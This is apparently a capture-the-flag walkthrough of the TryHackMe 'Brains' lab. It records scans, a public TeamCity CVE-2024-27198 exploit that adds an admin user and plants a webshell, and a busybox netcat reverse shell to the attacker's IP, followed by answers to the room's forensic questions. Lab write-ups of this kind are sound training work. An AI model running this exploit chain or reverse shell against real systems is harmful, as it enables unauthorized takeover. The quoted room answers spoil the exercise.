Brains VM – TryHackMe

https://tryhackme.com/r/room/brains

This room has 2 parts. Part 1 is below and Part two is after it


Kali IP = 10.4.103.189

Brains VM = 10.10.78.117

An initial nmap scan shows

```
root@kali:/home/kali/Desktop/tryhackme/brains# nmap brains.thm
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-26 09:34 EDT
Nmap scan report for brains.thm (10.10.78.117)
Host is up (0.36s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
50000/tcp open  ibm-db2

Nmap done: 1 IP address (1 host up) scanned in 5.78 seconds
```


So then I can visit the website on port 80. And see this



Nothing in the page source either, so instead I do a gobuster scan but we get nowhere

```
Starting gobuster in directory enumeration mode
/.hta                (Status: 403) [Size: 275]
/.hta.txt            (Status: 403) [Size: 275]
/.hta.php            (Status: 403) [Size: 275]
/.hta.html           (Status: 403) [Size: 275]
/.htaccess.php       (Status: 403) [Size: 275]
/.htaccess.txt       (Status: 403) [Size: 275]
/.htaccess           (Status: 403) [Size: 275]
/.htpasswd           (Status: 403) [Size: 275]
/.htaccess.html      (Status: 403) [Size: 275]
/.htpasswd.txt       (Status: 403) [Size: 275]
/.htpasswd.php       (Status: 403) [Size: 275]
/.htpasswd.html      (Status: 403) [Size: 275]
/index.php           (Status: 200) [Size: 1069]
/index.php           (Status: 200) [Size: 1069]
/server-status       (Status: 403) [Size: 275]
Progress: 18936 / 18940 (99.98%)
Finished
```

So I checked the other port and we find this




So for this we can search for CVE and we find it here https://github.com/W01fh4cker/CVE-2024-27198-RCE

So I can copy it to my directory

```
root@kali:/home/kali/Desktop/tryhackme/brains# git clone https://github.com/W01fh4cker/CVE-2024-27198-RCE.git
Cloning into 'CVE-2024-27198-RCE'...
remote: Enumerating objects: 35, done.
remote: Counting objects: 100% (35/35), done.
remote: Compressing objects: 100% (31/31), done.
remote: Total 35 (delta 9), reused 16 (delta 3), pack-reused 0 (from 0)
Receiving objects: 100% (35/35), 15.73 KiB | 402.00 KiB/s, done.
Resolving deltas: 100% (9/9), done.
```

Then I can run this by running the script in a virtual python environment by first activating it



Then running it

```
(my-venv)root@kali:/home/kali/Desktop/tryhackme/brains# cd CVE-2024-27198-RCE

(my-venv)root@kali:/home/kali/Desktop/tryhackme/brains/CVE-2024-27198-RCE# python3 CVE-2024-27198-RCE.py -t http://brains.thm:50000

                                                            Author: @W01fh4cker
                                                            Github: https://github.com/W01fh4cker

[+] User added successfully, username: 8ku54qpi, password: 8EqNVtpIvp, user ID: 11
[+] The target operating system version is linux
[!] The current version is: 2023.11.3 (build 147512). The official has deleted the /app/rest/debug/processes port. You can only upload a malicious plugin to upload webshell and cause RCE.
[!] The program will automatically upload the webshell ofbehinder3.0. You can also specify the file to be uploaded through the parameter -f. Do you wish to continue? (y/n)y
[+] The malicious plugin 1hdvcxlP was successfully uploaded and is trying to be activated
[+] Successfully load plugin 1hdvcxlP
[+] The malicious plugin 1hdvcxlP was successfully activated! Webshell url: http://brains.thm:50000/plugins/1hdvcxlP/1hdvcxlP.jsp
[+] Please start executing commands freely! Type <quit> to end command execution
command >
```

Then we can send a reverse connection back to kali

busybox nc **10.4.103.189 4444** -e ba**sh**

and then in kali have a listener set up and we can get our shell


```
command > busybox nc 10.4.103.189 4444 -e bash

command >
```

```
root@kali:/home/kali/Desktop/tryhackme/brains/CVE-2024-27198-RCE# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.4.103.189] from (UNKNOWN) [10.10.78.117] 57522
id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),117(netdev),118(lxd)
python3 -c 'import pty;pty.spawn("/bin/bash")'
ubuntu@brains:/opt/teamcity/TeamCity/bin$ cd
cd
ubuntu@brains:~$ ls
ls
config.log  flag.txt
ubuntu@brains:~$ cat flag.txt
cat flag.txt
THM{faa9bac345709b6620a6200b484c7594}
ubuntu@brains:~$
```


And that is part 1 complete. Now we can move:8000 to part 2

The IP for this part is 10.10.53.205


1. What is the name of the backdoor user which was created on the server after exploitation?
   a. Evil user



2. What is the name of the malicious-looking package installed on the server?
    a. Datacollector



3. What is the name of the plugin installed on the server after successful exploitation
    a. AyzzbuXY.zip



And it is complete